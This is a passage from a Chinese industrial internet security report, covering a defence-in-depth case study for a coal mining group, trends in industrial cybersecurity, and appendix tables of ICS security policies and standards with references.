本方案采用了全流量威胁探针系统和全流量威胁检测与回溯平台对某“智能工厂”工控系统进行威胁检测与回溯、安全事件集中监测与态势感知，为某集团提供了可靠有效的智能工厂威胁检测方案，降低了安全运营成本，为其它大型智能制造企业推进工业安全资产发现、威胁检测和态势感知体系建设奠定基础，同时，为制造行业工厂转型升级树立行业标杆作用。

5.3 典型案例二 智慧矿山工业互联网安全纵深防御体系建设

5.3.1 事件概述

煤矿作为国家关键基础设施的重点领域，是社会生产和居民生活的物质基础。近年来，煤炭行业与工业互联网的融合及促进已势不可挡，“智慧矿山”等先进生产模式正快速发展。国家高度重视智慧矿山发展工作，2020 年 3 月，国家发展改革委，国家能源局等八部门联合印发《关于加快煤矿智能化发展的指导意见》，促进煤炭产业转型升级。

黄陵矿业集团有限责任公司（以下简称“黄陵矿业”）是陕西煤业化工集团所属大型现代化核心企业，位于陕西省延安市黄陵县店头镇，是国家“八五”重点建设项目，20 项兴陕工程之一。为了紧随国家战略，黄陵矿业进行自动化、智能化建设。随着建设的逐步开展，工业生产网络从封闭逐步走向开放，生产网、管理网、互联网越来越多地相互联通，网络的互通互联造成了生产网络规模越来越复杂，网络威胁和安全风险也在不断增加，发生网络安全事故造成的损失也越来越大。

奇安信集团安全服务专家针对黄陵矿业安全现状展开深入研究并建立智慧矿山工业互联网安全防护体系以满足安全生产的需要，达到国家对关键基础设施网络安全的要求。

5.3.2 安全威胁

由于黄陵矿业网络互联互通、网络规模大、复杂程度高，它所面临的安全威胁是多层面、复杂多样的，主要安全威胁如下:

1）控制系统边界不清晰：生产控制系统类型较多，生产控制网络边界不清晰，缺乏边界隔离。

2）工业主机缺乏安全防护：重要工业主机系统陈旧，无法抵御病毒木马攻击。

3）移动介质缺乏有效管理：工业主机运维过程易出现移动介质病毒感染，缺乏有效管控工具和措施。

4）工控系统关键设备缺乏审计：缺乏针对工控系统违规操作、越权行为等审计能力。

5.3.3 防护建议

根据黄陵矿业工业控制系统现阶段的安全现状，结合整体安全整改的必要性，设计智慧矿山工业互联网安全解决方案，实现边界防护、主机安全、监测审计、统一管理。划分工控网络安全域，隔绝企业资源层、生产管理层、生产监控层的网络攻击；充分考虑网络审计和入侵检测技术对工控网络的重要性，实时监测工控网络内的异常流量及异常行为；对工业主机进行必要的安全防护工作，防止病毒和恶意攻击引起工业主机蓝屏宕机。具体方案如下：




图 5-7　黄陵矿业工业控制系统安全方案

1）在黄陵矿业的生产网与办公网之间通过工业网闸实现物理隔离，采用“2+1”双主机+专用隔离模块的标准网闸结构以及工业应用协议隔离技术实现企业网络和工业网络两个安全域之间访问控制、协议转换、内容过滤和信息交换；

2）针对煤炭控制系统主机，采用兼容工业应用软件的工业主机安全防护系统，利用白名单技术阻止控制系统遭到病毒木马和恶意攻击的威胁，确认无误后再接入控制网络。通过工业主机防护控制中心对工业主机终端进行集中策略配置、安全风险管控、终端版本推送、授权管理、以及终端单点维护和功能定制化；

3）对井工煤矿工控系统的不同区域的边界采用工业防火墙

进行安全隔离。通过深度解析多种工控协议，运用“白名单+智能学习”技术建立煤矿工控网络安全通信模型，阻断一切非法访问，仅允许可信的流量在网络上传输，达到对重要控制系统的安全保护目的;

4）对工业环境的资产、异常行为、非法访问等通过工业安全监测系统进行集中监控和安全审计，实现区域内控制网络安全状况实时反馈，对外部入侵的行为进行告警，同时生成当前生产网络的行为日志和运行日志，便于安全事件的追溯和分析;

5）将工业环境的网络安全状态通过工业安全态势感知与管理平台进行“可视化”的呈现，全面提高该煤炭企业的工业安全防护的整体水平;

智慧矿山工业互联网安全纵深防御体系建设，能够有效监控黄陵煤矿集团工业系统的运行状态，实时监测和发现工业网络环境中的安全风险，提高安全防护能力，避免因工业网络安全攻击造成的损失，促进煤炭行业高质量发展。

第六章　中国工业互联网安全发展趋势

工业互联网还存在很多网络安全问题，这都需要我们重视，工业互联网安全将随着工业互联网的发展而不断深入推进，未来会呈现以下乐观而积极的趋势:

6.1　政策扶持将从顶层设计阶段步入落地深耕阶段

2020 年中国工业互联网安全产业政策持续强化，以十部门联合印发的《加强工业互联网安全工作的指导意见》为纲领性文件，陆续出台了《工业互联网企业网络安全分类分级指南(试行)》《工业数据分类分级指南（试行）》等相关政策，全国 31 个省份加快属地工业互联网安全相关政策部署，自顶而下的工业互联网安全政策体系基本形成。未来，中国工业互联网安全政策体系将持续完善，工业互联网分类分级管理制度将不断探索并落地深耕，政策的牵引带动作用将日益彰显，企业网络安全主体责任意识将逐步增强，央地联动、政企协同、企业主责的工业互联网安全发展格局将日益形成，推动中国工业互联网安全保障水平持续提升。

6.2　中国工业互联网安全标准体系建设将继续完善

过去两年里，包括工业互联网产业联盟标准组、中国通信企业协会标准组以及国标相关部门，已开始对工业互联网的标准提出了体系化的建设意见，并已经着手编撰相关的标准，2019 年 1 月 25 日，工业和信息化部、国标委两部委联合印发了《工业互联网综合标准化体系建设指南》，明确了工业互联网安全标准的建设方向。随着我国工业互联网发展进入新阶段，工业互联网企

业数量众多，存在信息化发展程度不一、承载业务类型相异等特点，亟需以安全分类分级标准规范为基础，推动工业互联网企业网络安全防护标准立项研制，研究制定设备及控制、平台及应用、数据等关键要素防护标准。加快工业互联网安全管理、安全应用服务等标准研制，提升工业互联网安全技术应用与服务能力。

6.3 中国智能化安全防护新技术将得到进一步发展

未来对于工业互联网安全防护的思维模式将从传统的事件响应式向持续智能响应式转变。当前，安全技术与大数据、AI 技术不断融合，增强了系统的安全检测和分析能力，工业互联网安全技术将朝智能感知方向发展，开展基于逻辑和知识的推理，从已知威胁推演未知威胁，实现对安全威胁事件的预测和判断。工业互联网安全架构的重心也将从被动防护向持续普遍性的监测响应及自动化、智能化的安全防护转移。安全供应商将探索基于协议深度解析技术以及事件关联分析技术，借助工业互联网的大数据分析与事件处理能力、工业互联网边缘计算能力，分析工业互联网当前运行状态并预判未来安全走势，实现对工业互联网安全的全局掌控，并在出现安全威胁时通过网络中各类设备的协同联动机制及时进行主动防护，有效保障工业互联网的安全。

6.4 中国工业互联网平台内生安全能力将演进成熟

目前在工业领域，尤其是控制系统、现场设备及其之间所采用了专用的工业协议，这些协议设计之初最初主要考虑功能实现及实时性保证，安全性较弱，从而给攻击者以可乘之机。因而要对工业互联网进行安全防护，一个很重要的切入点就是提升工业

互联网自身在安全设计方面的完备性，提高工业互联网自身的免疫力。而随着网络带宽与计算设备处理性能的不断提升，为更多安全机制今后引入工业互联网的安全防护提供了可能。在今后的工业互联网安全体系设计中，将首先从工业互联网平台的边缘接入层、IAAS 层、PAAS 层及应用层不同层面考虑自身的安全接入与安全加固，并对设备配置进行优化的方式实现，而对于安全保障机制欠缺的各类通信协议，则可以在新版本协议中加入数据加密、身份验证、访问控制、完整性验证等机制提升其安全性，从内不断生长出自适应、自主和自成长的安全能力，最终实现内生式的工业互联网平台安全。

6.5 中国工业互联网数据安全将成为最重要的环节

工业互联网数据贯穿于工业设计、工艺、生产、管理、服务等各个环节，是提升制造业生产力、竞争力、创新力的关键要素和驱动工业互联网创新发展的重要引擎，随着工业互联网重要性日益突出，数据安全风险点业不断增加、影响程度更深更广。近年来，全球工业互联网领域发生包括 SpaceX、特斯拉、波音公司的机密文件遭泄露、葡萄牙跨国能源公司 EDP 10TB 的敏感数据文件被勒索团队窃取等在内的多起数据安全相关事件，工业互联网数据安全形势复杂严峻。近年来发布的《关于深化“互联网+先进制造业”发展工业互联网的指导意见》《加强工业互联网安全工作的指导意见》《工业大数据发展的指导意见》等一些列工业互联网相关政策文件都明确提出工业互联网数据安全保护要求，数据安全成为工业互联网安全保障的基线和重点。在《数

据安全法》《工业数据分类分级指南（试行）》《工业互联网企业网络安全分类分级管理指南（试行）》一系列法律法规及政策的引领下，工业互联网数据安全管理体系和标准体系将加快构建，结合区块链、人工智能等新技术的工业互联网数据安全技术和产品将加速研发，工业互联网数据安全产业生态将趋向热络。

6.6 中国自主可控安全产品与服务体系将加快构建

目前中国已拥有 41 个工业大类、191 个中类和 525 个小类，是全世界唯一拥有联合国产业分类中全部工业门类的国家，具有“最完整的工业体系”，国内工业设备保有量世界第一、设备的种类也距世界前列，但与之对应的是，高端工业设备如高端数控机床、PLC、工业机器人、以及大量工业主机的操作系统仍然高度依赖进口。公开的漏洞统计显示，多家国外品牌的漏洞数量排名前列，同时在远程维护、系统升级方面都存在不同程度的安全隐患。当前工业互联网网络安全形势严峻，新式攻击层出不穷，单纯的叠加工业安全设备、软件防护已无法满足多层面安全需求，基于产业生态的发展，各类工业系统如 PLC、DCS、工业机器人、数控机床、以及多类工业安全设备的国产化与自主可控趋势已不可避免，可喜的是国内已经开始了很多有益的探索和尝试，并已取得一定的成果，未来必将出现更多优秀的、自主可控的国产核心工业控制系统、嵌入式操作系统、工业主机操作系统，极大促进工业互联网生态整体安全能力的提升。

附录

附录一：国内外工业安全相关政策一览表

附表 7-1 国内外已发布的工业信息安全产业政策

组织分类	组织名称	政策名称
美国	美国能源部（DOE）	提高 SCADA 系统网络安全 21 步
		《能源行业网络安全多年计划》
	国土安全部（DHS）	中小规模能源设施风险管理核查事项
		控制系统安全一览表：标准推荐
		SCADA 和工业控制系统安全
		国家网络事件响应计划（2018 年 1 月）
		网络安全战略（2018 年 5 月）
	美国核管理委员会	核设施网络安全措施（RegulatoryGuide5.71）
	美国政府	行政令《确保美国大容量电力系统安全》（2020 年 5 月）
	美国政府问责局	《需要采取行动来加强国土安全部对高危化学设施网络安全的监督》（2020 年 5 月）
	美国网络安全和基础结构安全局	工业控制系统 5 年战略《确保工业系统安全:统一计划》（2020 年 7 月）
	美国众议院	《物联网网络安全改进法案》（2020 年 9 月）
澳大利亚	澳大利亚联邦政府	国家信息安全战略
		关键基础设施安全法案草案
		自愿行为准则《行为准则：保障消费者物联网安全》（2020 年 9 月）
	澳大利亚网络安全增长网络有限公司（ACSGN）	网络安全行业竞争力提升方案
德国	德国议会	德国网络安全法
瑞典	瑞典民防应急局（MSB）	工业控制系统安全加强指南
俄罗斯	国家杜马、国家安全委员会	国家信息安全学说
		信息、信息技术和信息保护法
		俄罗斯信息社会发展战略
		确保俄罗斯联邦信息安全的措施
		关键信息基础设施安全法案

组织分类	组织名称	政策名称
中国	全国人民代表大会常务委员会	中华人民共和国网络安全法
	外交部和国家互联网信息办公室	网络空间国际合作战略
	国务院	中国制造 2025
		关于积极推进“互联网+”行动的指导意见
		关于深化制造业与互联网融合发展的指导意见
		关于深化”互联网+先进制造业”发展工业互联网的指导意见
	中央深化改革委员会	《关于深化新一代信息技术与制造业融合发展的指导意见》（2020）
	工业和信息化部和国家标准化管理委员会联合发布	国家智能制造标准体系建设指南（2015 年版）
	工业和信息化部和应急管理部联合发布	《工业互联网+安全生产”行动计划（2021-2023）》（2020）
	工业和信息化部	工业控制系统信息安全防护指南
		工业控制系统信息安全事件应急管理工作指南
		工业控制系统信息安全防护能力评估工作管理办法
		工业互联网 APP 培育工程实施方案（2018-2020 年）
		云计算发展三年行动计划（2017－2019 年）
		工业互联网发展行动计划（2018-2020 年）
		工业互联网专项工作组 2018 年工作计划
		工业互联网平台建设及推广指南
		工业互联网平台评价方法
		工业互联网网络建设及推广指南
		工业互联网综合标准化体系建设指南
		加强工业互联网安全工作的指导意见
		省级工业互联网安全监测与态势感知平台建设指南
		关于加快培育共享制造新模式新业态 促进制造业高质量发展的指导意见
		关于加快培育共享制造新模式新业态 促进制造业高质量发展的指导意见

组织分类	组织名称	政策名称
		工业互联网企业网络安全分类分级指南（试行）》（征求意见稿）
		《工业数据分类分级指南（试行）》（2020）
		《工业和信息化部办公厅关于推动工业互联网加快发展的通知》（2020）
		《工业和信息化部办公厅关于深入推进移动物联网全面发展的通知》（2020）
		《关于工业大数据发展的指导意见》（2020）
		《工业互联网专项工作组 2020 年工作计划》（2020）

附录二：国内外工业安全相关标准一览表

表 7-2　国内外已发布的工业信息安全相关标准

组织分类	组织名称	标准名称
国际组织	国际电工委员会（IEC）	《电力系统控制和相关通信：数据和通信安全》（IEC62210-2003）
		《电力系统管理及信息交换：数据和通信安全》（IEC62351-2005）
	仪表系统与自动化学会（ISA）	《工业过程测量和控制的安全性-网络和系统安全》（IEC62443）
	电气和电子工程师协会（IEEE）	变电站 IED 网络安全功能标准（IEEE 1686 -2007）
		变电站串行链路网络安全的加密协议试行标准（IEEE P1711）
	工业互联网联盟（Industrial Internet Consortium）	工业互联网安全框架
	欧洲电信标准化协会 ETSI	物联网安全标准（ETSI EN 303 645）
美国	美国国家标准与技术研究院（NIST）	工业控制系统安全指南（NISTSP800-82）
		联邦信息系统和组织的安全控制建议（NISTSP800-53）
		系统保护轮廓-工业控制系统（NISTIR7176）
		中等健壮环境下的 SCADA 系统现场设备保护概况（NIST/PCSRF）
		智能电网安全指南（NIST IR 7628）
		改善关键基础设施网络安全框架 v1.1（2018 年 4 月）
		《物联网设备网络安全能力核心基准》
	北美电力可靠性委员会（NERC）	北美大电力系统可靠性规范（NERCCIP002－009）
	美国天然气协会（AGA）	SCADA 通信的加密保护（AGAReportNo.12）
	美国石油协会（API）	管道 SCADA 安全（API1164）
		石油工业安全指南
	美国能源部（DOE）	提高 SCADA 系统网络安全 21 步
	美国网络安全和基础设施安全局	《工业控制系统网络安全最佳实践》
	美国国安局	《可信终端节点安全虚拟机指南》

组织分类	组织名称	标准名称
	美国联邦能源管理委员会	《电力公司网络安全事件响应与恢复最佳实践》
欧盟	欧盟网络安全局（ENISA）	《确保物联网安全的准则-物联网安全供应链》
英国	英国国家家畜设施保护中心（CPNI）和美国国土安全部（DHS）联合发布	工业控制系统安全评估指南
		工业控制系统远程访问配置管理指南
	英国国家基础设施保护中心（CPNI）	过程控制和 SCADA 安全指南
		SCADA 和过程控制网络的防火墙部署
荷兰	国际仪器用户协会(WIB)	过程控制域（PCD）-供应商安全需求
法国	国际大型电力系统委员会（CIGRE）	电气设施信息安全管理
德国	国际工业流程自动化用户协会（NAMUR）	工业自动化系统的信息技术安全:制造工业中采取的约束措施（NAMURNA115）
挪威	挪威石油工业协会(OLF)	过程控制、安全和支撑 ICT 系统的信息安全基线要求（OLF GuidelineNo.104）
		工程、采购及试用阶段中过程控制、安全和支撑 ICT 系统的信息安全的实施（OLF GuidelineNo.110）
瑞典	瑞典民防应急局（MSB）	工业控制系统安全加强指南
中国	全国电力系统管理及其信息交换标准化技术委员会（SAC TC 82）	电力系统管理及其信息交换数据和通信安全 第 1 部分: 通信网络和系统安全 安全问题介绍（GB/Z 25320.1-2010）
		电力系统管理及其信息交换数据和通信安全 第 3 部分: 通信网络和系统安全 包括 TCP/IP 的协议集(GB/Z 25320.3-2010）
		电力系统管理及其信息交换数据和通信安全 第 4 部分: 包含 MMS 协议集（GB/Z 25320.4-2010）
		电力系统管理及其信息交换数据和通信安全 第 6 部分: IEC61850 的安全（GB/Z 25320.6-2010）
		电力监控系统网络安全防护导则（GB/T 36572-2018）
		电力监控系统网络安全评估指南（GB/T 38318-2019）
	全国电力监管标准化技	电力二次系统安全防护标准（强制）

组织分类	组织名称	标准名称
	术委员会(SAC TC 296)	电力信息系统安全检查规范（强制）
		电力行业信息安全水平评价指标（推荐）
		电力信息系统安全等级保护实施指南
	中国电力企业联合会	电力信息系统安全等级保护实施指南（GB/T 37138-2018）
		电力信息系统安全检查规范（GB/T 36047-2018 ）
	全国工业过程测量和控制标准化技术委员会（SAC TC 124）	工业控制系统信息安全 第 1 部分：评估规范（GB/T 30976.1）
		工业控制系统信息安全 第 2 部分：验收规范（GB/T 30976.2-2014）
		工业自动化和控制系统网络安全 集散控制系统（DCS 第 1 部分：防护要求（GB/T 33009.1-2016）
		工业自动化和控制系统网络安全 集散控制系统（DCS）第 2 部分：管理要求（GB/T 33009.2-2016）
		工业自动化和控制系统网络安全 集散控制系统（DCS）第 3 部分：评估指南（GB/T 33009.3-2016）
		工业自动化和控制系统网络安全 集散控制系统（DCS）第 4 部分:风险与脆弱性检测要求(GB/T 33009.4-2016）
		工业通信网络 网络和系统安全 建立工业自动化和控制系统安全程序（GB/T 33007-2016）
		工业通信网络 网络和系统安全 系统安全要求和安全等级（GB/T 35673-2017）
		工业通信网络 网络和系统安全 术语、概念和模型（GB/T 40211-2021）
		工业通信网络 网络和系统安全 工业自动化和控制系统信息安全技术（GB/T 40218-2021）
		工业控制计算机系统 通用规范 第 2 部分:工业控制计算机的安全要求（GB/T 26802.2-2017）
	全国信息安全标准化技术委员会（TC 260）	信息安全技术 工业控制系统安全控制应用指南（GB/T 32919—2016）
		信息安全技术 工业控制系统安全管理基本要求（GB/T 36323—2018）

组织分类	组织名称	标准名称
		信息安全技术 工业控制系统信息安全分级规范（GB/T 36324—2018）
		信息安全技术 工业控制系统风险评估实施指南（GB/T 36466—2018）
		信息安全技术 工业控制系统现场测控设备通用安全功能要求（GB/T 36470—2018）
		信息安全技术 工业控制系统专用防火墙技术要求（GB/T 37933—2019）
		信息安全技术 工业控制网络安全隔离与信息交换系统安全技术要求（GB/T 37934—2019）
		信息安全技术 工业控制系统网络审计产品安全技术要求（GB/T 37941—2019）
		信息安全技术 工业控制网络监测安全技术要求及测试评价方法（GB/T 37953—2019）
		信息安全技术 工业控制系统漏洞检测产品技术要求及测试评价方法（GB/T 37954—2019）
		信息安全技术 数控网络安全技术要求（GB/T 37955—2019）
		信息安全技术 工业控制系统产品信息安全通用评估准则（GB/T 37962—2019）
		信息安全技术 工业控制系统安全检查指南（GB/T 37980—2019）
		信息安全技术 工业控制系统安全防护技术要求和测试评价方法（在研）
		信息安全技术 工业控制系统信息安全防护能力成熟度模型（在研）
		信息安全技术 工业互联网平台安全要求及评估规范（在研）
		信息安全技术 工业控制系统网络审计产品安全技术要求（在研）

组织分类	组织名称	标准名称
		信息安全技术 信息系统等级保护安全设计技术要求 第 5 部分：对工业控制系统的扩展设计要求（在研）
		信息安全技术 网络安全等级保护测试评估技术指南（GB/T 36627—2018）
		信息安全技术 网络安全等级保护安全管理中心技术要求（GB/T 36958—2018）
		信息安全技术 网络安全等级保护测评机构能力要求和评估规范（GB/T 36959—2018）
		信息安全技术 网络安全等级保护基本要求（GB/T 22239—2019）
		信息安全技术 网络安全等级保护定级指南（GB/T 22240-2020）
		信息安全技术 网络安全等级保护实施指南（GB/T 25058—2019）
		信息安全技术 网络安全等级保护安全设计技术要求（GB/T 25070—2019）
		信息安全技术 网络安全等级保护测评要求（GB/T 28448—2019）
		信息安全技术 网络安全等级保护测评过程指南（GB/T 28449—2018）
		信息安全技术 防火墙安全技术要求和测试评价方法（GB/T 20281—2020）
		信息安全技术 网络安全漏洞标识与描述规范（GB/T 28458—2020）
		信息安全技术 网络安全漏洞管理规范（GB/T 30276—2020）
		信息安全技术 网络安全漏洞分类分级指南（GB/T 30279—2020）
		信息技术 安全技术 入侵检测和防御系统（IDPS）的选择、部署和操作（GB/T 28454—2020）
		信息安全技术 可信计算规范 可信软件基（GB/T 37935—2019）
		信息安全技术 可信计算 可信计算体系结构（GB/T 38638—2020）

组织分类	组织名称	标准名称
		信息安全技术 可信计算 可信连接测试方法（GB/T 38644—2020）
中国	中国通信标准化协会	工业互联网数据安全保护要求（YD/T 3865-2021）
	国家烟草专卖局	烟草行业工业控制系统网络安全基线技术规范（YC/T 580—2019）

参考文献

[1] 中国工业互联网产业联盟，《工业互联网体系架构（版本 2.0）》，2020 年 4 月，http://www.aii-alliance.org/index/c145/n45.html

[2] 中国工业互联网产业联盟，《2019 年中国工业互联网安全态势报告，2020 年 9 月，http://www.aii-alliance.org/index/c145/n32.html

[3] 中国国家信息安全共享漏洞平台，http://www.cnvd.org.cn/

[4] 中国国家信息安全漏洞库，http://www.cnnvd.org.cn/index.html

[5] http://cve.mitre.org/

[6] 启明星辰 《启明星辰 ADLab 联合 CNCERT 物联网安全研究团队发布最新研究报告》，2020 年 3 月， https://mp.weixin.qq.com/s/crWt0r6T6vG6tpt6SZjlRQ

[7] 智能机械云平台 ，《2020 年中国高端数控机床行业市场分析》，2020 年 3 月 4 日，https://mp.weixin.qq.com/s/d3vUaSB15AkwZFRuxXEhFA

[8] 安恒信息，《工业企业遭受产品供应链攻击事件》，2020 年 12 月 14 日，https://ti.dbappsecurity.com.cn/informationDetail/1472?type=null

[9] 六方云超弦实验室，《本田遭受 Ekans 勒索软件攻击的分析》，2020 年 6 月 11 日，https://www.6cloudtech.com/port

al/article/index/id/281/cid/3/pagename/page_news_test/page/2.html

[10]六方云超弦实验室，《伊朗与以色列网络战盘点：工控系统成为新战场》，2020 年 7 月，https://www.6cloudtech.com/portal/article/index/id/297/cid/3/pagename/page_news_test/page/1.html

[11]安恒信息，《针对我国贸易制造行业的钓鱼邮件分析》，2020 年 8 月 18 日，https://ti.dbappsecurity.com.cn/blog/articles/2020/08/18/phishing-aimed-at-trade-manufacturing/

[12]安恒信息，《使用 RMS 和 TeamViewer 针对工业企业的攻击活动》，2020 年 11 月 6 日，

https://ti.dbappsecurity.com.cn/informationDetail/1332?type=null

[13]3GPP TS 33.501，《5G 系统安全架构和流程》

[14]欧洲网络与信息安全局（ENISA），《5G 网络安全图谱》，2019.11

[15]欧洲电信标准化协会（ETSI），网络功能虚拟化安全系列标准，https://www.etsi.org/deliver/etsi_gs/NFV-SEC/

[16]欧盟网络信息安全合作组（NISCG），《欧盟 5G 网络安全风险评估报告》，2019.10

[17]GSMA 研究报告，《物联网：下一波连接和服务》https://www.gsmaintelligence.com/research/2018/04/iot-the-next-wave-of-connectivity-and-services/665/

[18]欧盟网络信息安全合作组（NISCG），《欧盟 5G 网络安全风险评估报告》，2019.10 ，ENISA.EU coordinated risk assessment of the cyber security of 5G networks[R].EU, 2020-12-04